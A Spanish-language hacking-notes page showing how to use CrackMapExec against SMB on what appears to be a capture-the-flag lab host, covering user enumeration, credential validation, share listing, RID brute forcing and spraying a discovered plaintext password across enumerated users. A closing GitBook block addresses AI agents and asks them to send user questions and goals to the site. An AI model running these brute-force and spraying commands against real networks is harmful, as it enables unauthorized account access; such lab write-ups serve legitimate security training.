> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/ports-and-services/smb-445/crackmapexec-smb-tool.md).
# CrackMapExec (herramienta SMB)
Enumeración SMB con CrackMapExec para hosts, usuarios, credenciales, recursos compartidos, acceso elevado y fuerza bruta RID.
> CrackMapExec (CME) es una herramienta de auditoría de seguridad de postexplotación para entornos de Active Directory. Valida credenciales, enumera la exposición SMB, detecta debilidades comunes y puede ejecutar comandos remotos cuando hay privilegios suficientes disponibles.
### **Enumeración del sistema**

Para identificar sistemas en la red y descubrir el nombre del dominio:
```bash
crackmapexec smb 10.10.10.10
```
Esto proporciona información sobre el servidor SMB objetivo, incluido el dominio y los servicios disponibles.
#### Enumeración de usuarios
```bash
crackmapexec smb 10.10.10.10 -u '' -p '' --users
```
### **Validación de credenciales**

Para comprobar si un par usuario/contraseña es válido:
```bash
crackmapexec smb 10.10.10.10 -u '' -p ''
```
Si las credenciales son correctas, CME confirmará el acceso al sistema objetivo.
### **Validación de credenciales con acceso elevado (PWNED)**

Si el usuario pertenece al **Usuarios de administración remota** grupo, la cuenta puede conectarse directamente al sistema objetivo. Para validar estas credenciales:
```bash
crackmapexec smb 10.10.10.10 -u '' -p ''
```
Una respuesta que indique acceso PWNED significa que el usuario tiene permisos elevados, lo que potencialmente permite la ejecución remota.
### **Enumeración de recursos compartidos y permisos**

Para explorar los permisos y recursos compartidos de red accesibles con las credenciales proporcionadas:
```bash
crackmapexec smb 10.10.10.10 -u '' -p '' --shares
```
Esto muestra los recursos compartidos disponibles y los permisos asociados con el usuario.
### Fuerza bruta de RID
#### Para identificar usuarios del dominio, inicia un ataque de fuerza bruta de RID:
```bash
crackmapexec smb 10.10.11.35 -u 'Guest' -p "" --rid-brute
```
> El `--rid-brute` parámetro realiza un **ataque de fuerza bruta** contra **RIDs (identificadores relativos)** en un dominio de Windows. Un RID es parte de un identificador de seguridad de Windows y se usa comúnmente para identificar cuentas de usuario y de grupo.
Aquí está la lista de usuarios encontrados:
```
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```
#### Validación de usuario

Prueba la contraseña descubierta contra todos los usuarios enumerados:
```bash
crackmapexec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
```
El usuario **michael.wrightson** usa esta contraseña.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/ports-and-services/smb-445/crackmapexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.